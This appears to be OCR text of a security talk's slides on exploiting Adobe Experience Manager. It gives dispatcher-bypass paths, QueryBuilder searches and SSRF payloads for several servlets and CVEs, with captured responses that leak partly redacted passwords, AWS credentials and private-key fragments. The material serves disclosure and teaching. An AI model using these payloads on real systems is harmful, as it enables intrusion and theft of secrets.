    "jcr:primaryType": "sling:OsgiConfig"
  },
  "com.[redacted].oracledbdetails": {
    "datasourcename": "p[redacted]1",
    "port": "1524",
    "password": "w3[redacted]",
    "jcr:createdBy": "admin",
    "jdbcconnectionuri": "jdbc:oracle:thin:@//[redacted].com:1524/[redacted]",
    "jcr:created": "Wed Mar 16 2016 22:43:30 GMT-0400",
    "username": "[redacted]s",
    "jcr:primaryType": "sling:OsgiConfig",
    "jdbcdriverclass": "oracle.jdbc.OracleDriver"
  },
  "com.[redacted].sqldbdetails": {
    "datasourcename": "PD_EMA[redacted]",
    "port": "55631",
    "password": "s56$[redacted]",
    "jcr:createdBy": "admin",
    "jdbcconnectionuri": "jdbc:jtds:sqlserver://[redacted]",
    "jcr:created": "Wed Mar 16 2016 22:43:30 GMT-0400",
```



```
  "com.[redacted].oracledbdetails": {
    "datasourcename": "p[redacted]1",
    "port": "1524",
    "password": "w3[redacted]",
    "jcr:createdBy": "admin",
    "jdbcconnectionuri": "jdbc:oracle:thin:@//[redacted]
    "jcr:created": "Wed Mar 16 2016 22:43:30 GMT-0400",
    "username": "[redacted]s",
    "jcr:primaryType": "sling:OsgiConfig",
    "jdbcdriverclass": "oracle.jdbc.OracleDriver"
  },
```

DefaultGetServlet – In the wild



QueryBuilder servlets

- We can search JCR using different predicates
  - https://helpx.adobe.com/experience-manager/6-3/sites/developing/using/querybuilder-predicate-reference.html
- QueryBuilderJsonServlet allows to get Nodes and their Props
  - /bin/querybuilder.json
- QueryBuilderFeedServlet allows to get Nodes (no Props)
  - /bin/querybuilder.feed.servlet
  - we can use blind binary search for Props

Examples of useful searches

- type=nt:file&nodename=*.zip
- path=/home&p.hits=full&p.limit=-1
- hasPermission=jcr:write&path=/content
- hasPermission=jcr:addChildNodes&path=/content
- hasPermission=jcr:modifyProperties&path=/content
- p.hits=selective&p.properties=jcr%3alastModifiedBy&property=jcr%3alastModifiedBy&property.operation=unequals&property.value=admin&type=nt%3abase&p.limit=1000
- path=/etc&path.flat=true&p.nodedepth=0
- path=/etc/replication/agents.author&p.hits=full&p.nodedepth=-1

QueryBuilder – In the wild

Go | Cancel | < | > | Target: https://[redacted]

Request

Raw | Params | Headers | Hex

```
GET /bin/querybuilder.feed.servlet;%0aa.css?type=nt:file&nodename=*.zip HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

type=nt:file&nodename=*.zip

Response

Raw | Headers | Hex | XML

```
Content-Type: application/atom+xml;charset=utf-8
Date: Sat, 09 Jun 2018 16:51:42 GMT
Connection: close
Vary: Accept-Encoding
Set-Cookie: renderid=rend02; path=/;
Set-Cookie:
[redacted]=14b5a3d92b47f0693e38e374b395d8e0135586ccf746cca48728
fd35fef341b94f99654f;path=/;secure;httponly

<feed xmlns="http://www.w3.org/2005/Atom"
xmlns:os="http://a9.com/-/spec/opensearch/1.1/"><title type="text">CQ
Feed</title><id>https://[redacted]com:25078/bin/querybuilder.feed.servl
et;%0aa.css?type=nt:file&amp;nodename=*.zip</id><link
href="https://[redacted]com:25078/bin/querybuilder.feed.servlet;%250aa.
css?type=nt:file&amp;nodename=*.zip" rel="self"
/><updated>2018-06-09T16:51:41.897Z</updated><os:itemsPerPage>10</os:itemsPerPage>
<os:totalResults>10</os:totalResults><os:startIndex>0</os:startIndex><entry><title
 type="html">[redacted]-min-configs-public-4.1.0.zip</title><link
href="https://[redacted].com:25078/etc/clientlibs/[redacted]/component/Config_
backup_for_all_env/Prod/[redacted]-min-configs-public-4.1.0.zip.html"
/><id>https://[redacted].com:25078/etc/clientlibs/[redacted]/component/Config_
backup_for_all_env/Prod/[redacted]-min-configs-public-4.1.0.zip</id><published>2016-10-0
7T21:24:27.256Z</published></entry><entry><title
type="html">[redacted]-min-configs-author-4.1.0 (1).zip</title><link
href="https://[redacted].com:25078/etc/clientlibs/[redacted]/component/Config_
backup_for_all_env/Prod/[redacted]-min-configs-author-4.1.0%20(1).zip.html"
/><id>https://[redacted].com:25078/etc/clientlibs/[redacted]/component/Config_
backup_for_all_env/Prod/[redacted]-min-configs-author-4.1.0%20(1).zip</id><published>201
6-10-07T21:24:27.253Z</published></entry><entry><title
type="html">[redacted]-min-configs-secure-4.1.0.zip</title><link
href="https://[redacted].com:25078/etc/clientlibs/[redacted]/component/Config_
backup_for_all_env/Prod/[redacted]-min-configs-secure-4.1.0.zip.html"
```

QueryBuilder – In the wild

Go | Cancel | < | > | Target: https://[redacted]

Request

Raw | Params | Headers | Hex

```
GET /bin/querybuilder.json.css?path=/home&p.hits=full&p.limit=-1 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
[redacted]
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

path=/home&p.hits=full&p.limit=-1

Response

Raw | Headers | Hex | JSON Beautifier

```
      "nslcountry": "US",
      "uid": "ni[redacted]",
      "email": "[redacted]",
      "SymFederationId": "2191[redacted]",
      "blockedUser": "true"
    },
    {
      "jcr:path": "/home/users/k",
      "jcr:primaryType": "rep:AuthorizableFolder"
    },
    {
      "jcr:path": "/home/users/k/kI7FpcvlZKqs9fdy2YWa",
      "jcr:primaryType": "rep:User",
      "jcr:mixinTypes": [
        "rep:AccessControllable"
      ],
      "jcr:createdBy": "authentication-service",
      "rep:password":
"{SHA-256}4435604486abe68[redacted]c07e09
5919b11f397536",
      "jcr:created": "Tue Sep 04 2018 06:53:23 GMT-0700",
      "rep:principalName": "[redacted]",
      "jcr:uuid": "b6a8a5a3-38c0-37ce-81b8-3f39b6915314",
      "samlResponse":
"{b51c54978f57e89ad30f8fc6a7d01028b472422b91587eb408ab95404b47b40e6d6f56feae620cd6d
97ed99f85b80eb621a882b6f85d3433fc45d70476d814a59e59225e40a759fe628aac25991194c77a3
1112128b70d6885e47f5ad3aa73928e6e31ec9f89ed3b500e769808e8aadc2c981b382dfb746a2462b
6b2cd91d59b666629af4f9879a73340a6a9117bd827758375dd933eb423c47cde6f2320156bc2d13f5
75274b531ee36e5d48807feef6d68e93fb5879c89cd11365d112dd2bae68afb63ceaf39d1513b264f0
4fd2329b51c282a55aaea64d767e3fb0f31cf63a539cff57eff596c0a8c2b7e6fb84435e2a72efc40a
953c06b09fe1f7e4b498dd4a4bd50c685d9f40c9f4fcca6b053d991bab451b8981489acefbf4600f8f
87570aa2b3f44483463cab4db2a45784f5fca588e9275af62301a1019ee4d98dc5dd6a9e13c157c83d
0797276fea927e29d0b9f0c1655381c75af11b04c3d452d2167bc9b7b246aa52377bcbc6e93a62855b
c23fa7cd1345563e0fff3cc0f980f40302c2018fb006e2429abfa548246b254e995beba9b757666946
```

QueryBuilder – In the wild

Go Cancel < > Target: [redacted]

Request

Raw Params Headers Hex

```
GET /bin/querybuilder.json?path=/apps/system/config HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
[redacted]
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

path=/apps/system/config

Response

Raw Headers Hex JSON Beautifier

```
      "size": "314 Bytes",
      "mimeType": "text/plain"
    },
    {
      "path":
"/apps/system/config/com.day.commons.datasource.jdbcpool.JdbcPoolService-f9aa84a1-cafd-4224-bfb7-35f69661adaf.config",
      "excerpt":
"\n\n\n\n\njdbc.password=&quot;S[redacted]k&quot;\r\njdbc.driver.class=&quot;oracle.jdbc.OracleDriver&quot;\r\ndatasource.name=&quot;Brand[redacted]&quot;\r ...",
      "name":
"com.day.commons.datasource.jdbcpool.JdbcPoolService-f9aa84a1-cafd-4224-bfb7-35f69661adaf.config",
      "title":
"com.day.commons.datasource.jdbcpool.JdbcPoolService-f9aa84a1-cafd-4224-bfb7-35f69661adaf.config",
      "lastModified": "2017-06-28 22:04:40",
      "created": "2013-04-15 21:37:39",
      "size": "398 Bytes",
      "mimeType": "text/plain"
    },
    {
      "path":
"/apps/system/config/com.day.commons.datasource.jdbcpool.JdbcPoolService-f9aa84a1-cafd-4224-bfb7-35f69661adaf.config/jcr:content",
```

QueryBuilder – In the wild

Go | Cancel | < | >

Request

Raw | Params | Headers | Hex

```
POST /bin/querybuilder.json HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/font-woff2;q=1.0,application/font-woff;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://[redacted]
Cookie:
[redacted]
DNT: 1
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 62

path=/content&p.limit=7&path.flat=true&hasPermission=jcr:write
```

hasPermission=jcr:write&path=/content

Response

Raw | Headers | Hex | JSON Beautifier

```
{
  "success": true,
  "results": 2,
  "total": 2,
  "more": false,
  "offset": 0,
  "hits": [
    {
      "path": "/content/[redacted]",
      "excerpt": "",
      "name": "[redacted]",
      "title": "[redacted]"
    },
    {
      "path": "/content/[redacted]",
      "excerpt": "",
      "name": "[redacted]",
      "title": "[redacted]"
    }
  ]
}
```

Exploiting SSRFs

Opensocial (Shindig) proxy

- SSRF via Opensocial (Shindig) proxy
  - /libs/opensocial/proxy?container=default&url=http://target
  - /libs/shindig/proxy?container=default&url=http://target
- Allows to send GET request to an arbitrary URL and see response
- Suitable for
  - Ex-filtrate secrets from internal network services
  - Bypass AEM dispatcher and ex-filtrate secrets from JCR
  - Reflected XSS

Opensocial (Shindig) proxy

Go Cancel < > Target: https://[redacted]

Request

Raw Params Headers Hex

```
GET
/libs/opensocial/proxy;%0afPcydtkrSX.html?container=default&url=http://localhost:80
80/fetch//opt/cq5/crx-quickstart/logs/error.log HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: userInfo=country_code=RU,region_code=,city=MOSCOW,county=,zip=; AKA_A2=A
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sun, 09 Dec 2018 10:13:33 GMT
Server: Apache/2.2.15 (Red Hat)
Content-Length: 396405
Expires: Sun, 20 Jan 2019 02:13:33 GMT
Content-Disposition: attachment;filename=p.txt
Cache-Control: public,max-age=3600000
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/plain;charset=UTF-8

09.12.2018 00:00:00.000 *INFO* [pool-6-thread-4]
com.day.cq.wcm.webservicesupport.impl.statistics.ServicesStatisticsJob Updating
cloud services usage statistics...
09.12.2018 00:00:00.036 *ERROR* [pool-6-thread-4]
com.day.cq.wcm.webservicesupport.impl.statistics.ServicesStatisticsServiceImpl
Saving statistics on /etc/cloudservices/scene7 failed.
javax.jcr.PathNotFoundException: /etc/cloudservices/scene7
        at org.apache.jackrabbit.core.ItemManager.getNode(ItemManager.java:577)
        at
org.apache.jackrabbit.core.session.SessionItemOperation$6.perform(SessionItemOperat
ion.java:129)
        at
org.apache.jackrabbit.core.session.SessionItemOperation$6.perform(SessionItemOperat
ion.java:125)
        at
org.apache.jackrabbit.core.session.SessionItemOperation.perform(SessionItemOperatio
n.java:187)
        at
org.apache.jackrabbit.core.session.SessionState.perform(SessionState.java:216)
        at org.apache.jackrabbit.core.SessionImpl.perform(SessionImpl.java:361)
        at org.apache.jackrabbit.core.SessionImpl.getNode(SessionImpl.java:1111)
        at
com.day.cq.wcm.webservicesupport.impl.statistics.ServicesStatisticsServiceImpl.getS
```

ReportingServicesProxyServlet

- SSRF via ReportingServicesProxyServlet (CVE-2018-12809)
  - /libs/cq/contentinsight/content/proxy.reportingservices.json?url=http://target%23/api1.omniture.com/a&q=a
  - /libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet?url=http://target%23/api1.omniture.com/a&q=a
- Allows to send GET request to an arbitrary URL and see response
- Suitable for
  - Ex-filtrate secrets from internal network services
  - Bypass AEM dispatcher and ex-filtrate secrets from JCR
  - Reflected XSS

ReportingServicesProxyServlet

Go Cancel < > Target: https://[redacted]

Request

Raw Params Headers Hex

```
GET
//libs/cq/contentinsight/proxy/reportingservices.json.GET.ser
vlet.a.11.htm.svg?url=http://1ynrnhl.xip.io/latest/meta-data
/iam/security-credentials/ManagedServicesBigBearInstance%23/
api1.omniture.com/a&q=a HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex JSON Beautifier

```
AWSELB=97C305931652BE02A6DC3A1ECF8B2716CDA95CD353E3116505613
61A113FBD1117E37B6D1BFCC517D3D177BC8CFA1A437F28F9CFC86469784
B75712629B3A5B9F71C3DCA46;PATH=/;MAX-AGE=900
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Length: 858
Connection: Close

{
  "Code" : "Success",
  "LastUpdated" : "2018-07-06T12:27:21Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIA[redacted]",
  "SecretAccessKey" :
"7N5gtyM23GeF[redacted],
  "Token" :
"FQoDYXdzEKb/////////wEaDMcXuxlQFqlc21KR2CKcA2nso4ze64tTZks
8GKrXAkwqvZcogu6IfOhZhPbw0ojUaIsxCy+wTkn2t7NI5voiWHzmlxSHGpX
IhTAg0a1Wv5VA7gntdklu1ra1JNQJ12SGY4VNjmsyyhS1U3gvbQ1m3uY0PFm
xNi23yzTEO1R9OU9IQekGQHKVgYcwpA+csSMt69RtjSl5OTl6yqhJ/G/ml0h
jeNLEp+lJMiljFKAp/B4eT58WYMZeAAbT1hp4FxhrrC/sIpo2iqG4/cvpxRh
```

ReportingServicesProxyServlet

Go | Cancel | < | > | Target: https://[redacted]

Request

Raw | Params | Headers | Hex

```
GET
//libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.a.21.css?url=http
://localhost:4503/etc/ocs/libs/puppet/bootstrap/etc/ssl/private/ocs-x509-client-key
.pem%23/api1.omniture.com/a&q=a HTTP/1.1
Host: [redacted].com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://[redacted].com/
Cookie:
AWSELB=DF997D6F14339B9BD862EB9165664CB249B8EF5DB0697F4BD327CCEDF73DCFE8C143E520E966
D06F602FB40277967204ADF75CA0168E5FE17D4F77BF4E6C46EFBC83AF5553; AKA_A2=A
DNT: 1
Connection: close
```

Response

Raw | Headers | Hex

```
        76:64:fa:39:10:53:b6:d2:49:ec:4b:ca:84:32:4e:
        a1:b8:87:32:4c:e6:f5:22:97:34:3a:b4:22:5c:df:
        22:c1:ef:c6:09:66:d2:df:51:9e:c8:e7:e9:c4:a0:
        40:77:75:06:ef:de:94:e3:1d:c2:9d:6c:30:72:b2:
        6e:3c:f2:89:85:43:87:99:1d:82:38:a0:64:c7:d6:
        48:c3:2a:ae:98:34:3b:8f:2b:88:13:c7:ba:7d:8c:
        3b:16:02:b2:40:86:03:08:05:bf:26:14:17:8d:88:
        c9:99:d2:db:87:c4:a0:e3:4d:7b:16:56:f0:e5:d5:
        45:12:e2:3c:61:40:f1:56:3a:6d:93:11:47:bc:b0:
        95:62:b4:0d:

prime1:
        00:c2:62:a4:a8:07:90:7d:8d:25:fe:6b:b2:de:7c:
        16:85:89:f1:9c:70:9b:4e:d7:d5:62:dc:55:4b:2e:
        2c:c1:4c:44:2a:54:dc:7b:66:7c:6b:61:88:fc:f8:
        73:09:dc:8f:ff:50:50:e1:3a:89:c7:ef:68:1b:a1:
        41:52:b1:5b:25:62:40:9a:2f:16:d7:1d:ff:93:05:
        c8:fb:9e:a7:48:32:9d:76:b4:c6:2e:fd:39:a0:37:
        90:73:82:0c:f9:68:95:0a:7f:8c:35:d3:82:94:8c:
        27:4f:fc:84:fa:ae:7a:62:b1:f6:8e:a9:13:f6:f9:
        be:93:1a:5e:ef:2f:f1:38:02:b9:ee:7e:39:3e:e0:
        2d:b9:79:21:d0:59:18:87:b8:32:5f:23:e2:11:4a:
        45:1b:cf:

prime2:
        00:ea:9b:e0:8b:4b:6b:85:6f:41:cc:cd:ee:f0:a6:
```

SalesforceSecretServlet

- SSRF via SalesforceSecretServlet (CVE-2018-5006)
  - /libs/mcm/salesforce/customer.json?checkType=authorize&authorization_url=http://target&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e
- Allows to send POST request to an arbitrary URL and see response
- Suitable for
  - Ex-filtrate secrets from some internal network services
    - POST ≡ GET
  - Reflected XSS

SalesforceSecretServlet

Go | Cancel | < | > | Target: https://[redacted].adobe.com

Request

Raw | Params | Headers | Hex

```
GET
/libs/mcm/salesforce/customer.html;%0aa.css?checkType=authorize&authorization_u
rl=http://169.254.169.254/latest/meta-data/iam/security-credentials/ManagedServ
icesBigBearInstance&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&co
de=e HTTP/1.1
Host: [redacted]adobe.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
AWSELB=DF67CD9E62935FF99B2DB74A3838A90EE1559904FB01B2296E036FDCC689A5BD6C6DF663
6C344E5AFEF573206DD2AC529075A2094623197B107DC943DA680E56024DEE51
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Content-Type: text/css
Date: Thu, 24 May 2018 19:48:56 GMT
Server: Apache
Vary: Accept-Encoding,User-Agent
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Frame-Options: SAMEORIGIN
Content-Length: 810
Connection: Close

{"Code":"Success","LastUpdated":"2018-05-24T19:34:
54Z","Type":"AWS-HMAC","AccessKeyId":"ASIAIJ3U47I
[redacted]","SecretAccessKey":"KDb/Mi5+pG[redacted]
[redacted]","Token":"FQoDYXdzEGUaDNv6R
[redacted]
PHWNCmd00lCUqIzN/9q6IbOGdSkV47Oa/6VPytdrEC8AdXBFh
```

SalesforceSecretServlet



SiteCatalystServlet

- SSRF via SiteCatalystServlet
  - /libs/cq/analytics/components/sitecatalystpage/segments.json.servlet
  - /libs/cq/analytics/templates/sitecatalyst/jcr:content.segments.json
- Allows to send POST request to an arbitrary URL blindly, allows to send arbitrary headers (CRLF injection)
- Suitable for
  - Access internal network services (hard in blackbox scenario)
  - RCE (requires specific AEM version and appserver)

AutoProvisioningServlet

Go | Cancel | < | > | Target: http://localhost:4502

Request

Raw | Params | Headers | Hex

```
GET
/libs/cq/analytics/components/sitecatalystpage/segments.json.
servlet?datacenter=http://localhost:8888%23&company=xxx&usern
ame=x%22%0aContent-Length%3a0%0a%0axxx&secret=yyyy HTTP/1.1
Host: localhost:4502
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:4502/projects.html/content/projects
X-Requested-With: XMLHttpRequest
Cookie:
login-token=c4fad6e7-463b-49b4-ba75-917112c8e530%3a9836845d-b
5f0-43b7-90c1-65f9e4abd350_25eccc625cf7c3ff%3acrx.default;
cq-authoring-mode=TOUCH
DNT: 1
Connection: close
```

Response

Raw | Headers | Hex | JSON Beautifier

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# netcat -nvlp 8888
listening on [any] 8888 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 50657
POST / HTTP/1.1
X-WSSE: UsernameToken Username="x"
Content-Length:0

xxx:xxx", PasswordDigest="ng0RFMCVm1qeCibsHhifTL4Ix0s=", Nonce
="MjU3NzYuMzUxNDA0MDM5NTM1", Created="2018-06-16T11:06:51Z", a
ppkey="a1729166-7b52-2914-f15b-3834a2e118aa", appdigest="XNyph
1P5teytPZ0Nae1dQBpELts=", appnonce="MjU3NzYuMzUxNDA0MDM5NTM1"
User-Agent: Jakarta Commons-HttpClient/3.1
Host: localhost:8888
Content-Length: 21
Content-Type: application/json; charset=UTF-8

{"accessLevel":"all"}
```

AutoProvisioningServlet

- SSRF via AutoProvisioningServlet
  - /libs/cq/cloudservicesprovisioning/content/autoprovisioning.json
- Allows to send POST request to an arbitrary URL blindly, allows to send arbitrary headers (CRLF injection)
- Suitable for
  - Access internal network services (hard in blackbox scenario)
  - RCE (requires specific AEM version and appserver)

AutoProvisioningServlet

Go Cancel < > Target: http://localhost:4502

Request

Raw Params Headers Hex

```
POST
/libs/cq/cloudservicesprovisioning/content/autoprovisionin
g.json HTTP/1.1
Host: localhost:4502
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://localhost:4502/projects.html/content/projects
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
CSRF-Token:
eyJleHAiOjE1MjkxNDk0NTIsImlhdCI6MTUyOTE0ODg1Mn0.h-Ikd1-UvV
9m0ic6fnaHxCkybdu0abSeIPin1YaU8pA
Content-Length: 181
Cookie:
login-token=c4fad6e7-463b-49b4-ba75-917112c8e530%3a9836845
d-b5f0-43b7-90c1-65f9e4abd350_25eccc625cf7c3ff%3acrx.defa
ult; cq-authoring-mode=TOUCH
DNT: 1
Connection: close

servicename=analytics&analytics.server=http://localhost:8
888/&analytics.company=1&analytics.username=2%22%0aConten
t-Length%3a0%0a%0axxx&analytics.secret=3&analytics.report
suite=4",a
```

Response

Raw Headers Hex HTML Render

root@kali: ~

File Edit View Search Terminal Help

